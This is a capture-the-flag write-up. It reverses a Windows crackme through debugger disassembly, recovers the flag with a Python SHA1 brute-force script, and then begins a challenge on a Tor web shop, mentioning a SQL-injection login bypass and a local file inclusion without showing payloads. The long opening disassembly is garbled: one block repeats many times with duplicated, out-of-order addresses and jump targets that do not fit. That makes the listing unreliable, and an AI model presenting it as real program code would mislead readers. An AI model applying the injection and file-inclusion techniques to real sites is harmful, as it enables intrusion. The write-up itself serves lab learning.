00403B97 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403B9A | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403B9D | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403BA0 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403BA3 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403BA6 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403BA9 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403BAC | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403BB3 | 6A 09 | PUSH 9
00403BB5 | 68 EC424000 | PUSH OFFSET 004042EC
00403BBA | E8 BDFCFFFF | CALL 00403B3A
00403BBF | B9 14000000 | MOV ECX,14
00403BC4 | BE 80404000 | MOV ESI,OFFSET 00404080
00403BC9 | 8BF8 | MOV EDI,EAX
00403BCB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403BCD | 75 0A | JNE SHORT 00403BD9
00403BCF | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403BD4 | 33C0 | XOR EAX,EAX
00403BD7 | C3 | RETN
00403BD9 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403BDC | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403BE1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403BE4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403BE7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403BEA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403BED | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403BF0 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403BF7 | 6A 09 | PUSH 9
00403BF9 | 68 EC424000 | PUSH OFFSET 004042EC
00403BFE | E8 BDFCFFFF | CALL 00403B3A
00403C03 | B9 14000000 | MOV ECX,14
00403C08 | BE 80404000 | MOV ESI,OFFSET 00404080
00403C0D | 8BF8 | MOV EDI,EAX
00403C0F | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403C11 | 75 0A | JNE SHORT 00403C1D
00403C13 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403C18 | 33C0 | XOR EAX,EAX
00403C1B | C3 | RETN
00403C1D | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403C20 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403C23 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403C26 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403C29 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403C2C | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403C2F | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403C32 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403C39 | 6A 09 | PUSH 9
00403C3B | 68 EC424000 | PUSH OFFSET 004042EC
00403C40 | E8 BDFCFFFF | CALL 00403B3A
00403C45 | B9 14000000 | MOV ECX,14
00403C4A | BE 80404000 | MOV ESI,OFFSET 00404080
00403C4F | 8BF8 | MOV EDI,EAX
00403C51 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403C53 | 75 0A | JNE SHORT 00403C5F
00403C55 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403C5A | 33C0 | XOR EAX,EAX
00403C5D | C3 | RETN
00403C5F | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403C62 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403C65 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403C68 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403C6B | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403C6E | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403C71 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403C74 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403C7B | 6A 09 | PUSH 9
00403C7D | 68 EC424000 | PUSH OFFSET 004042EC
00403C82 | E8 BDFCFFFF | CALL 00403B3A
00403C87 | B9 14000000 | MOV ECX,14
00403C8C | BE 80404000 | MOV ESI,OFFSET 00404080
00403C91 | 8BF8 | MOV EDI,EAX
00403C93 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403C95 | 75 0A | JNE SHORT 00403C99
00403C97 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403C9C | 33C0 | XOR EAX,EAX
00403C9F | C3 | RETN
00403CA1 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403CA4 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403CA7 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403CAA | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403CAD | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403CAE | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403CAF | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403CB0 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403CB7 | 6A 09 | PUSH 9
00403CB9 | 68 EC424000 | PUSH OFFSET 004042EC
00403CBE | E8 BDFCFFFF | CALL 00403B3A
00403CBF | B9 14000000 | MOV ECX,14
00403CC4 | BE 80404000 | MOV ESI,OFFSET 00404080
00403CC9 | 8BF8 | MOV EDI,EAX
00403CCB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403CCD | 75 0A | JNE SHORT 00403CCE
00403CCF | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403CD4 | 33C0 | XOR EAX,EAX
00403CD7 | C3 | RETN
00403CD9 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403CDE | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403CE1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403CE4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403CE7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403CEA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403CED | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403CF0 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403CF7 | 6A 09 | PUSH 9
00403CF9 | 68 EC424000 | PUSH OFFSET 004042EC
00403CFE | E8 BDFCFFFF | CALL 00403B3A
00403D01 | B9 14000000 | MOV ECX,14
00403D06 | BE 80404000 | MOV ESI,OFFSET 00404080
00403D0B | 8BF8 | MOV EDI,EAX
00403D0D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403D0F | 75 0A | JNE SHORT 00403D13
00403D11 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403D16 | 33C0 | XOR EAX,EAX
00403D19 | C3 | RETN
00403D1B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403D1E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403D21 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403D24 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403D27 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403D2A | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403D2D | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403D30 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403D37 | 6A 09 | PUSH 9
00403D39 | 68 EC424000 | PUSH OFFSET 004042EC
00403D3E | E8 BDFCFFFF | CALL 00403B3A
00403D41 | B9 14000000 | MOV ECX,14
00403D46 | BE 80404000 | MOV ESI,OFFSET 00404080
00403D4B | 8BF8 | MOV EDI,EAX
00403D4D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403D4F | 75 0A | JNE SHORT 00403D53
00403D51 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403D56 | 33C0 | XOR EAX,EAX
00403D59 | C3 | RETN
00403D5B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403D5E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403D61 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403D64 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403D67 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403D6A | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403D6D | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403D70 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403D77 | 6A 09 | PUSH 9
00403D79 | 68 EC424000 | PUSH OFFSET 004042EC
00403D7E | E8 BDFCFFFF | CALL 00403B3A
00403D81 | B9 14000000 | MOV ECX,14
00403D86 | BE 80404000 | MOV ESI,OFFSET 00404080
00403D8B | 8BF8 | MOV EDI,EAX
00403D8D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403D8F | 75 0A | JNE SHORT 00403D93
00403D91 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403D96 | 33C0 | XOR EAX,EAX
00403D99 | C3 | RETN
00403D9B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403D9E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403DA1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403DA4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403DA7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403DAA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403DAD | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403DAE | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403DB5 | 6A 09 | PUSH 9
00403DB7 | 68 EC424000 | PUSH OFFSET 004042EC
00403DBC | E8 BDFCFFFF | CALL 00403B3A
00403DBF | B9 14000000 | MOV ECX,14
00403DC4 | BE 80404000 | MOV ESI,OFFSET 00404080
00403DC9 | 8BF8 | MOV EDI,EAX
00403DCB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403DCE | 75 0A | JNE SHORT 00403DD0
00403DCF | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403DD4 | 33C0 | XOR EAX,EAX
00403DD7 | C3 | RETN
00403DD9 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403DDE | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403DE1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403DE4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403DE7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403DEA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403DED | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403DF0 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403DF7 | 6A 09 | PUSH 9
00403DF9 | 68 EC424000 | PUSH OFFSET 004042EC
00403DFE | E8 BDFCFFFF | CALL 00403B3A
00403E01 | B9 14000000 | MOV ECX,14
00403E06 | BE 80404000 | MOV ESI,OFFSET 00404080
00403E0B | 8BF8 | MOV EDI,EAX
00403E0D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403E0F | 75 0A | JNE SHORT 00403E13
00403E11 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403E16 | 33C0 | XOR EAX,EAX
00403E19 | C3 | RETN
00403E1B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403E1E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403E21 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403E24 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403E27 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403E2A | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403E2D | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403E30 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403E37 | 6A 09 | PUSH 9
00403E39 | 68 EC424000 | PUSH OFFSET 004042EC
00403E3E | E8 BDFCFFFF | CALL 00403B3A
00403E41 | B9 14000000 | MOV ECX,14
00403E46 | BE 80404000 | MOV ESI,OFFSET 00404080
00403E4B | 8BF8 | MOV EDI,EAX
00403E4D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403E4F | 75 0A | JNE SHORT 00403E53
00403E51 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403E56 | 33C0 | XOR EAX,EAX
00403E59 | C3 | RETN
00403E5B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403E5E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403E61 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403E64 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403E67 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403E6A | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403E6D | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403E70 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403E77 | 6A 09 | PUSH 9
00403E79 | 68 EC424000 | PUSH OFFSET 004042EC
00403E7E | E8 BDFCFFFF | CALL 00403B3A
00403E81 | B9 14000000 | MOV ECX,14
00403E86 | BE 80404000 | MOV ESI,OFFSET 00404080
00403E8B | 8BF8 | MOV EDI,EAX
00403E8D | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403E8F | 75 0A | JNE SHORT 00403E93
00403E91 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403E96 | 33C0 | XOR EAX,EAX
00403E99 | C3 | RETN
00403E9B | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403E9E | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403EA1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403EA4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403EA7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403EAA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403EAD | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403EAE | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403EB5 | 6A 09 | PUSH 9
00403EB7 | 68 EC424000 | PUSH OFFSET 004042EC
00403EBC | E8 BDFCFFFF | CALL 00403B3A
00403EBF | B9 14000000 | MOV ECX,14
00403EC4 | BE 80404000 | MOV ESI,OFFSET 00404080
00403EC9 | 8BF8 | MOV EDI,EAX
00403ECB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403ECE | 75 0A | JNE SHORT 00403ED0
00403ECF | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403ED4 | 33C0 | XOR EAX,EAX
00403ED7 | C3 | RETN
00403ED9 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403EDE | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403EE1 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403EE4 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403EE7 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403EEA | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403EED | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403EEF | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403EF5 | 6A 09 | PUSH 9
00403EF7 | 68 EC424000 | PUSH OFFSET 004042EC
00403EFC | E8 BDFCFFFF | CALL 00403B3A
00403EF9 | B9 14000000 | MOV ECX,14
00403E9E | BE 80404000 | MOV ESI,OFFSET 00404080
00403F03 | 8BF8 | MOV EDI,EAX
00403F05 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403F07 | 75 0A | JNE SHORT 00403F0B
00403F09 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403F0E | 33C0 | XOR EAX,EAX
00403F11 | C3 | RETN
00403F13 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403F16 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403F19 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403F1C | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403F1F | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403F22 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403F25 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403F28 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403F2F | 6A 09 | PUSH 9
00403F31 | 68 EC424000 | PUSH OFFSET 004042EC
00403F36 | E8 BDFCFFFF | CALL 00403B3A
00403F39 | B9 14000000 | MOV ECX,14
00403F3E | BE 80404000 | MOV ESI,OFFSET 00404080
00403F43 | 8BF8 | MOV EDI,EAX
00403F45 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403F47 | 75 0A | JNE SHORT 00403F4B
00403F49 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403F4E | 33C0 | XOR EAX,EAX
00403F51 | C3 | RETN
00403F53 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403F56 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403F59 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403F5C | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403F5F | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403F62 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403F65 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403F68 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403F6F | 6A 09 | PUSH 9
00403F71 | 68 EC424000 | PUSH OFFSET 004042EC
00403F76 | E8 BDFCFFFF | CALL 00403B3A
00403F79 | B9 14000000 | MOV ECX,14
00403F7E | BE 80404000 | MOV ESI,OFFSET 00404080
00403F83 | 8BF8 | MOV EDI,EAX
00403F85 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403F87 | 75 0A | JNE SHORT 00403F8B
00403F89 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403F8E | 33C0 | XOR EAX,EAX
00403F91 | C3 | RETN
00403F93 | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403F96 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403F99 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403F9C | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403F9F | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403FA2 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403FA5 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403FA8 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403FAF | 6A 09 | PUSH 9
00403FB1 | 68 EC424000 | PUSH OFFSET 004042EC
00403FB6 | E8 BDFCFFFF | CALL 00403B3A
00403FB9 | B9 14000000 | MOV ECX,14
00403FBE | BE 80404000 | MOV ESI,OFFSET 00404080
00403FBF | 8BF8 | MOV EDI,EAX
00403FC1 | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403FC3 | 75 0A | JNE SHORT 00403FC7
00403FC5 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403FCA | 33C0 | XOR EAX,EAX
00403FCD | C3 | RETN
00403FCF | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403FD2 | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403FD5 | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00403FD8 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00403FDB | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00403FDE | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00403FDF | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00403FE0 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
00403FE7 | 6A 09 | PUSH 9
00403FE9 | 68 EC424000 | PUSH OFFSET 004042EC
00403FEE | E8 BDFCFFFF | CALL 00403B3A
00403FEF | B9 14000000 | MOV ECX,14
00403FF4 | BE 80404000 | MOV ESI,OFFSET 00404080
00403FF9 | 8BF8 | MOV EDI,EAX
00403FFB | F3:A6 | REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403FFD | 75 0A | JNE SHORT 00403FF9
00403FF7 | C705 0E434000 | MOV DWORD PTR DS:[40430E],1
00403FFC | 33C0 | XOR EAX,EAX
00403FFD | C3 | RETN
00403FFD | 8B4C24 0C | MOV ECX,DWORD PTR SS:[ARG_3]
00403FFE | 8941 04 | MOV DWORD PTR DS:[ECX+4],EAX
00403FFF | 8941 08 | MOV DWORD PTR DS:[ECX+8],EAX
00404000 | 8941 0C | MOV DWORD PTR DS:[ECX+0C],EAX
00404001 | 8941 10 | MOV DWORD PTR DS:[ECX+10],EAX
00404002 | 8941 14 | MOV DWORD PTR DS:[ECX+14],EAX
00404003 | 8941 18 | MOV DWORD PTR DS:[ECX+18],EAX
00404004 | 8381 B8000000 | ADD DWORD PTR DS:[ECX+0B8],2
0040400B | 6A 09 | PUSH 9
0040400D | 68 EC424000 | PUSH OFFSET 004042EC
00404012 | E8 BDFCFFFF | CALL 00403B3A
00404013 | B9 14000000 | MOV ECX,14
00404018 | BE 80404000 | MOV ESI,OFFSET 00404080
0040401D | 8BF8 | MOV EDI,EAX

```

```

C8 0400 00 ENTER 4,0
E8 42DAFFFF CALL 00401285
FF75 0C PUSH DWORD PTR SS:[EBP+0C]
FF75 08 PUSH DWORD PTR SS:[EBP+8]
E8 6ADAFFFF CALL 00401288
8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
8B35 CC424000 MOV ESI,DWORD PTR DS:[4042CC]
8975 FC MOV DWORD PTR SS:[EBP-4],ESI
> 837D FC 00 CMP DWORD PTR SS:[EBP-4],0
74 0D JE SHORT 0040386D
E8 0EDBFFFF CALL 00401373
83C7 40 ADD EDI,40
FF4D FC DEC DWORD PTR SS:[EBP-4]
EB ED JMP SHORT 0040385A
> BF 18424000 MOV EDI,OFFSET 00404218
8B35 98424000 MOV ESI,DWORD PTR DS:[404298]
8975 FC MOV DWORD PTR SS:[EBP-4],ESI
> 837D FC 00 CMP DWORD PTR SS:[EBP-4],0
74 0D JE SHORT 0040388E
E8 EDDAFFFF CALL 00401373
83C7 40 ADD EDI,40
FF4D FC DEC DWORD PTR SS:[EBP-4]
EB ED JMP SHORT 0040387B
> B8 2C424000 MOV EAX,OFFSET 0040429C
33F6 XOR ESI,ESI
> 83FE 14 CMP ESI,14
74 0D JE SHORT 004038A7
8B0C30 MOV ECX,DWORD PTR DS:[ESI+EAX]
0FC9 BSWAP ECX
890C30 MOV DWORD PTR DS:[ESI+EAX],ECX
83C6 04 ADD ESI,4
EB EE JMP SHORT 00403895
> 33C9 XOR ECX,ECX
C9 LEAVE
C2 0800 RETN 8

```

HU16_DebugM3.0040383A(guessed Arg1,Arg2)
Arg2 => [ARG.EBP+0C]
Arg1 = ASCII "zu3Q-Exxx"
HU16_DebugM3.00401288

And another function. If we follow the new function again, we will see a lot of shifting and xoring stuff. At this time, I didn't care about that part. I concentrated more on the loop under that function, cause it might be handle the output from that function.

```

00403893 < 33F6 XOR ESI,ESI
00403895 > 83FE 14 CMP ESI,14
00403898 > 74 0D JE SHORT 004038A7
0040389A < 8B0C30 MOV ECX,DWORD PTR DS:[ESI+EAX]
0040389D < 0FC9 BSWAP ECX
0040389F < 890C30 MOV DWORD PTR DS:[ESI+EAX],ECX
004038A2 < 83C6 04 ADD ESI,4
004038A5 < EB EE JMP SHORT 00403895
004038A7 > 33C9 XOR ECX,ECX
004038A9 < C9 LEAVE
004038AA < C2 0800 RETN 8
004038AD < 60 00 PUSH 0

```

Imm=4
ESI=0000000C (decimal 12.)
Loop 00403895: loop variable ESI(+4)

Address	Hex dump	ASCII
0040429C	6D 21 8A BB 2D 99 4C 1B 21 47 C2 01 63 B3 7E 63	!~l-0L+!G_T0c `c
004042AC	25 39 77 6A 01 23 45 67 89 AB CD EF FE DC BA 98	%9wj0#Eg6%`#ull y
004042BC	76 54 32 10 F0 E1 D2 C3 48 00 00 00 00 00 00	vT2!-pE`H
004042CC	00 00 00 00 00 00 40 00 F8 05 04 00 48 56 31 36	@ °* HU16
004042DC	2D 36 4C 77 4A 2D 68 76 70 4C 2D 59 6A 77 67 2D	-6LwJ-kvpL-Yjwg-
004042EC	7A 75 33 51 2D 45 78 78 78 00 75 57 C2 90 2D 4C	zu3Q-Exxx ul0tE-L
004042FC	D7 82 36 4C 77 4A 68 76 70 4C 59 6A 77 67 7A 75	ie6LwJkvpLYjwgzu
0040430C	33 51 00 00 00 00 00 00 00 00 00 00 00 00 00	3Q
0040431C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0040432C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

As I debug through these loops I saw, that the last loop build up a 40 byte long string. So I think it might be a hash. The only hash, which handle 40 bytes is SHA1. So all these hex-values should be SHA1(last_two_parts_of_flag). After returning from that function, there is a comparison of 2 SHA1 Hashes:

```

00403B40 33C0 XOR EAX,EAX
00403B4F A3 0E434000 MOV DWORD PTR DS:[40430E],EAX
00403B54 8B4C24 0C MOV ECX,DWORD PTR SS:[ARG_3]
00403B58 8941 04 MOV DWORD PTR DS:[ECX+4],EAX
00403B5B 8941 08 MOV DWORD PTR DS:[ECX+8],EAX
00403B5E 8941 0C MOV DWORD PTR DS:[ECX+0C],EAX
00403B61 8941 10 MOV DWORD PTR DS:[ECX+10],EAX
00403B64 8941 14 MOV DWORD PTR DS:[ECX+14],EAX
00403B67 8941 18 MOV DWORD PTR DS:[ECX+18],EAX
00403B6A 8381 B8000000 ADD DWORD PTR DS:[ECX+0B8],2
00403B71 6A 09 PUSH 9
00403B73 68 EC424000 PUSH OFFSET 004042EC
00403B78 E8 BDFCFFFF CALL 00403B3A
00403B7D B9 14000000 MOV ECX,14
00403B82 BE 80404000 MOV ESI,OFFSET 00404080
00403B87 8BF8 MOV EDI,EAX
00403B89 F3:A6 REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES
00403B8B 75 0A JNE SHORT 00403B97
00403B8D C705 0E434000 MOV DWORD PTR DS:[40430E],1
00403B92 33C0 XOR EAX,EAX
00403B94 C3 RETN
00403B99 FF25 78504000 JMP DWORD PTR DS:[<&KERNEL32.GetModuleLeH
00403BA0 FF25 7C504000 JMP DWORD PTR DS:[<&KERNEL32.ExitProcess]

```

Arg2 = 9
Arg1 = ASCII "zu3Q-E123"
HV16_DebugM3.00403B3A

ECX=00000014 (decimal 20.)
[0040429C]=6D ('m')
[00404080]=DD

Address	Hex dump	ASCII
00404080	DD E8 D5 12 8C F7 A0 4E 04 7C 58 39 5D 2F 11 9D	p'!i-âN!X9J/40
00404090	56 F0 E1 A4 6E 6F 70 65 00 00 00 00 00 00 00 00	U-βñnope
004040A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

In EDI, we have a pointer to our SHA1-Hash and in ESI we have a pointer to the hardcoded hash. So we only need the last 3 chars. That should be easily done with a little bruteforce python script:

```

import hashlib

bruter = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

print hashlib.sha1("zu3Q-E123").hexdigest()

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            passs = "zu3Q-E" + c1 + c2 + c3
            hashes = hashlib.sha1(passs).hexdigest()
            if "DDE8D5128CF7A04E047C58395D2F119D56F0E1A4".lower() == hashes:
                print "HV16-6LwJ-kvpL-Yjwg-" + passs

```

And finally! We got our flag for the day: **HV16-6LwJ-kvpL-Yjwg-zu3Q-EN8o**

Day 22: Pengu Site

From the dark side

Task

You heard from the media that Pengu switched to the dark side of the power to sell crazy stuff on the "darknet".

Pwn his site to show everybody that he's for a reason a character of some child series.

The media article:

The owner of the website 7y4b2aymlqwmkyuh.onion, Pengu, sells crazy stuff, oh noez!

Solution

So we have dark web shop reachable via TOR-Network. At the beginning we have only a login screen. We can it easy bypass with a simple SQL Injection:

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Your secret key:

After the login I played a little bit with the product page and found quickly a Local File Inclusion:


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
